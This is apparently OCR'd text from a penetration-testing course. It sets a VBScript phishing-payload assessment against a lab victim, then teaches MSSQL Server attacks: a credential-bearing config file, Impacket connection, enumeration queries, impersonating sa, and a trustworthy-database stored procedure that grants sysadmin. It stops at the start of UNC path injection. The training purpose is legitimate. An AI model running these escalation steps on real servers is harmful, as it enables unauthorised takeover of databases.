
Skills Assessment II

Introduction to VBScript

For the second skills assessment, you are tasked with creating a VBScript payload that will be delivered to a victim, simulating phishing to gain a foothold. Since `VBScript` was not covered in this module, here is an example payload that executes `calc.exe`:

```
Set objShell = CreateObject("WScript.Shell") ' Create WScript.Shell object
objShell.Exec("C:\Windows\System32\calc.exe") ' Execute calc.exe
```

As you can see, the script is quite short, we simply create an instance of WScript.Shell and then call the `Exec` method with the path of the program which want to execute, which in this case is `"C:\Windows\System32\calc.exe"`.



Instructions

As stated above, your task is to develop a `VBScript` payload. Once ready, place the `.vbs` file inside `C:\Alpha\SA2` and wait up to a minute for the victim to run their checks, and then execute the file. The command your payload will be executed with is:

```
C:\Windows\System32\wscript.exe <YOUR FILE>
```

Your goal is to read the contents of `flag.txt` from the victim's `desktop`.

One thing you should keep in mind is that Windows Script Host (`wscript.exe`) makes use of `AMSI`.

15. MSSQL, Exchange, and SCCM Attacks

Introduction to MSSQL Server

Introduction to MSSQL Server

The next few sections discuss various attacks specific to `MSSQL Server`. It is assumed that you have some `previous experience with SQL`. If you do not, please consider checking out the SQL Injection Fundamentals module, which covers the basics of SQL.

Microsoft SQL Server (MSSQL Server) is a proprietary `relational database management system (RDMS)` developed by Microsoft, which at the time of writing, is the third most popular in the world.

☐ include secondary database models — 166 systems in ranking, May 2024

Rank May 2024	Rank Apr 2024	Rank May 2023	DBMS	Database Model	Score May 2024	Score Apr 2024	Score May 2023
1.	1.	1.	Oracle	Relational, Multi-model	1236.29	+2.02	+3.66
2.	2.	2.	MySQL	Relational, Multi-model	1083.74	-3.99	-88.72
3.	3.	3.	Microsoft SQL Server	Relational, Multi-model	824.29	-5.50	-95.80
4.	4.	4.	PostgreSQL	Relational, Multi-model	645.54	+0.49	+27.64
5.	5.	5.	IBM Db2	Relational, Multi-model	128.46	+0.97	-14.56
6.	6.	↑ 8.	Snowflake	Relational	121.33	-1.87	+9.61
7.	7.	↓ 6.	SQLite	Relational	114.32	-1.69	-19.54
8.	8.	↓ 7.	Microsoft Access	Relational	104.92	-0.49	-26.26
9.	9.	9.	MariaDB	Relational, Multi-model	93.21	-0.60	-3.66
10.	↑ 11.	↑ 12.	Databricks	Multi-model	78.61	+2.28	+14.66

It stands out amongst its competitors due to various reasons, such as its tight integration with Active Directory and .NET, its large community of developers which has been built up over the past couple of decades, and its reliable performance when handling large amounts of data.

`MSSQL Server` uses its own dialect of the `SQL` language, called Transact-SQL (T-SQL), which extends the capabilities of `SQL` by including `procedural programming`, `local variables`, various `support functions` and enhancements to the DELETE and UPDATE statements.

In these next few sections, we will discuss various attacks which are specific to `MSSQL Server`, including ways to `escalate privileges` within the server, ways to `execute commands` on the underlying host, as well as ways to `"move laterally"` to further compromise linked servers.

Accessing MSSQL Server

To set the scene, let's imagine we discovered a configuration file during an internal penetration test which contained the following lines:

```
<SNIP>
DB_CONNECTION=sqlsrv
DB_HOST=10.10.15.129
DB_PORT=1433
DB_DATABASE=webshop
DB_USERNAME=ws_dev
DB_PASSWORD=4X6cuvDLNer7nwYN5LBZ
<SNIP>
```

Based on the value of `DB_CONNECTION`, it can be assumed that these are credentials for an `MSSQL Server` instance. There are many ways to connect to or interact with an `MSSQL Server` instance, but we will focus on two tools - Impacket MSSQLClient, which is an open-source penetration testing tool belonging to the Impacket project, and Microsoft SQL Server Management Studio (SSMS), which is Microsoft's official integrated environment for managing MSSQL Server infrastructure.

In most cases, attackers will be interacting with `MSSQL Server` through `SQL injection` attacks, rather than connecting directly with known credentials.

Impacket MSSQLClient

Impacket is an open-source project which contains implementations of various network protocols in `Python3`, as well as many well-known tools for interacting with them such as secretsdump, psexec and mssqlclient.

We can connect to an `MSSQL Server` instance using `MSSQL Server authentication` credentials with the following syntax:

```
impacket-mssqlclient ws_dev:[email protected]
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL01): Line 1: Changed database context to 'master'.
[*] INFO(SQL01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (ws_dev  guest@master)>
```

Besides `MSSQL Server authentication`, `MSSQLClient` supports `Windows` and `Kerberos` authentication, and can be used for pass-the-hash attacks.

Once connected to an instance, `T-SQL` queries may be executed like so:


```
SQL (ws_dev  guest@master)> SELECT SYSTEM_USER;

------
ws_dev
```

There is a bit more to this tool that makes it especially convenient for penetration testing, but we will get back to that in the `Tools of the Trade` section.


Microsoft SQL Server Management Studio (SSMS)

The more popular way of connecting to and managing `MSSQL Server` instances is with Microsoft SQL Server Management Studio (SSMS), which alongside sqlcmd, are the official tools developed by `Microsoft` to do so.

To connect to the server from our example, launch `SSMS` from the start menu and then fill out the connection details as follows. Note that the server name is set to `SQL01` rather than the IP address.



Once connected, you can execute `T-SQL` queries by selecting `New Query` from the file menu, or by right-clicking on a `server` or `database` and then selecting `New Query` from the drop-down menu to execute queries in that specific context.



Enumerating MSSQL Server


The first thing an attacker would do upon receiving access to a database, is enumerate the data available to them to identify sensitive information such as `emails`, `passwords` or `credit card numbers`. As a next step, after figuring out what sort of database server they are interacting with, they may attempt `server-specific` attacks in order to achieve further goals such as `command execution` on the underlying system. Let's take a look at some of the things we would want to enumerate before attempting any `MSSQL-specific` attacks.

Enumerating (Server) Logins

In `MSSQL Server`, there are logins and users. These are both types of security principals, the difference is that `logins` are `server-level`, and `users` are `database-level`. One `login` can be mapped to multiple `users` across multiple databases, with a maximum of one user per database. In our example, the credentials we found are for a `login` security principal called `ws_dev`.

We can enumerate logins as well as their server-level roles with the following `T-SQL` query (source):

```
SELECT r.name, r.type_desc, r.is_disabled, sl.sysadmin, sl.securityadmin,
sl.serveradmin, sl.setupadmin, sl.processadmin, sl.diskadmin,
sl.dbcreator, sl.bulkadmin
FROM master.sys.server_principals r
LEFT JOIN master.sys.syslogins sl ON sl.sid = r.sid
WHERE r.type IN ('S','E','X','U','G');
```




	name	type_desc	is_disabled	sysadmin	securityadmin	serveradmin	setupadmin	processadmin	diskadmin	dbcreator	bulkadmin
1	sa	SQL_LOGIN	0	1	0	0	0	0	0	0	0
2	ws_dev	SQL_LOGIN	0	0	0	0	0	0	0	0	0
3	ws_user	SQL_LOGIN	0	0	0	0	0	0	0	0	0

Enumerating Databases

To enumerate databases, which principals own them, and whether they are marked as trustworthy, we can use the following `T-SQL` query. Why the last two columns are important is something we will cover in the next section.

```
SELECT a.name AS 'database', b.name AS 'owner', is_trustworthy_on
FROM sys.databases a
JOIN sys.server_principals b ON a.owner_sid = b.sid;
```




	database	owner	is_trustworthy_on
1	master	sa	0
2	tempdb	sa	0
3	model	sa	0
4	msdb	sa	1
5	webshop	sa	1
6	[illegible]	sa	0

Enumerating (Database) Users

In `T-SQL`, we can use the USE statement to change the database context to a specified database. Once executing in said context, we can enumerate the `users` and their respective database-level roles with the built-in stored procedure sp_helpuser. Note that this will only return information available to our current user.

```
USE webshop;
EXECUTE sp_helpuser;
```



	UserName	RoleName	LoginName	DefDBName	DefSchemaName	UserID	SID
1	dbo	db_owner	sa	master	dbo	1	0x01
2	guest	public	NULL	NULL	guest	2	0x00
3	INFORMATION_SCHEMA	public	NULL	NULL	NULL	3	NULL
4	sys	public	NULL	NULL	NULL	4	NULL
5	ws_dev	[redacted]	ws_dev	master	dbo	5	0xBFF9533FFC8EAF4687582DD5B07444DE

A stored procedure is similar to a `function` in other programming languages. They may accept input arguments, contain programming statements and return a status value to indicate success or failure. `MSSQL Server` has a large number of built-in stored procedures, which are documented here. A special type of `stored procedure` is an extended stored procedure, which allows `MSSQL Server` to execute native code stored in a DLL. Once again, this is something we will come back to in a later section.

Privilege Escalation

Introduction to Privilege Escalation

The first type of `MSSQL Server`-specific attack that we will cover is `privilege escalation`. This could mean from one `login` to another, from one `user` to another, or even from one login to a `domain user`. Generally speaking, when referring to `privilege escalation` in `MSSQL Server`, the goal is to end up as a login with the server-level sysadmin role, such as the built-in `sa` login, which is comparable to the `BUILTIN\Administrators` group when talking about `(local) privilege escalation` on `Windows`.

Note: The `sa` login is disabled by default when `Windows Authentication Mode` is selected during installation.


Impersonating Logins

`MSSQL Server` has a statement called EXECUTE AS which allows a `login` (or user) to switch the `execution context` of a session to another `login` (or user), essentially `impersonating` them until the context switch is explicitly switched back with the REVERT statement.

Which logins are allowed to impersonate which other logins is controlled by server-level `IMPERSONATE` permissions, stored in the sys.server_permissions table. We can enumerate all the logins our current login is allowed to impersonate with the following `T-SQL` query:

```
SELECT name FROM sys.server_permissions
JOIN sys.server_principals
ON grantor_principal_id = principal_id
```


```
WHERE permission_name = 'IMPERSONATE';
```



Note that the query does not specify which `grantee` should be selected. This is because `MSSQL Server` will only return information available to our current login, which in this case is only logins we are able to impersonate.


In this case, our login `ws_dev` is permitted to impersonate the logins `ws_user` and `sa`. As we already know from our enumeration in the previous section, `sa` has the server-level `sysadmin` role, and so it is the obvious login to target. We can impersonate the `sa` login with the following `T-SQL` query:

```
EXECUTE AS LOGIN = 'sa';
```



After impersonating `sa`, all of our following `T-SQL` queries will execute under their context, until we issue the `REVERT` statement like so:

```
REVERT;
```




Abusing Trustworthy Databases

MSSQL Server `databases` have a property called TRUSTWORTHY, which indicates whether the MSSQL Server `instance` should trust the database and the contents within it. By default this is off, however logins with the `sysadmin` role may enable this in case they need access to server-level resources.

If a database is marked as `trustworthy`, and we have control of or may execute as a `user` who belongs to the database-level `db_owner` role, then it is possible to assign the server-level `sysadmin` role to arbitrary `logins`.


In the previous section, we discovered `webshop` is marked as a `trustworthy` database, and we used `sp_helpuser` to enumerate the information available to our `user`. In the output of that stored procedure, only one `db_owner` was listed, and it was `dbo`, however that is not the full truth. Using the following `T-SQL` query, we can see that there is one more `user` with the `db_owner` role, it's just the name is left empty since our `user` does not have access to this information.

```
USE webshop;
SELECT b.name, c.name
FROM webshop.sys.database_role_members a
JOIN webshop.sys.database_principals b ON a.role_principal_id =
b.principal_id
LEFT JOIN webshop.sys.database_principals c ON a.member_principal_id =
c.principal_id;
```



In the `login impersonation` example above, we discovered our `login` (`ws_dev`) can impersonate `ws_user` . We can try impersonating it and then use the IS_ROLEMEMBER function to find out if the `ws_user` user has the `db_owner` role in the `webshop` database.

```
USE webshop;
EXECUTE AS LOGIN = 'ws_user';
SELECT IS_ROLEMEMBER('db_owner');
```




Once in the context of a `user` with the `db_owner` role in a database marked as `trustworthy` , we can use the following `T-SQL` query to assign our `ws_dev` login the server-level `sysadmin` role. The key to this exploit is the line `"WITH EXECUTE AS OWNER"` , which specifies the security context under which the stored procedure should be executed. In this case, the owner of the `webshop` database is `sa` , who has the `sysadmin` role.

```
CREATE PROCEDURE sp_privesc
WITH EXECUTE AS OWNER
AS
        EXEC sp_addsrvrolemember 'ws_dev', 'sysadmin'
GO

EXECUTE sp_privesc;
DROP PROCEDURE sp_privesc;
```

Once run, we can verify it worked by `reverting` to `ws_dev` and then calling IS_SRVROLEMEMBER to see if we have the `sysadmin` role.

```
REVERT;
SELECT SYSTEM_USER;
SELECT IS_SRVROLEMEMBER('sysadmin');
```



UNC Path Injection


The third and final `privilege escalation` technique we will discuss is one which allows us to capture the `NetNTLMv2` hash of whichever user the `MSSQL Server` service is running as. By default, the service runs as `NT SERVICE\mssqlserver`, but many database admins modify the service to run as a domain user so that it may interact with other servers, services, and resources in the domain.

In order to capture said hash, we need to make use of certain `undocumented extended stored procedures`. There are a number of these (a, b, c) in `MSSQL Server` including:

- `xp_fileexist`: Checks whether a certain file exists
- `xp_dirtree`: Returns a directory tree based on a provided directory
- `xp_subdirs`: Returns a list of sub-directories of a provided directory

As an example, we can use `xp_fileexist` to check if the `hosts` file exists with the following `T-SQL` query:

```
EXEC xp_fileexist 'C:\Windows\System32\drivers\etc\hosts';
```



One of the things these three `stored procedures` have in common, is that they all deal with files or directories. Typically, one might expect a `traditional DOS path` like `C:\Windows\System32\drivers\etc\hosts`, however they also can handle UNC paths like `\\file01\Software\webshop\dev.cfg` which points to a file on a remote server.

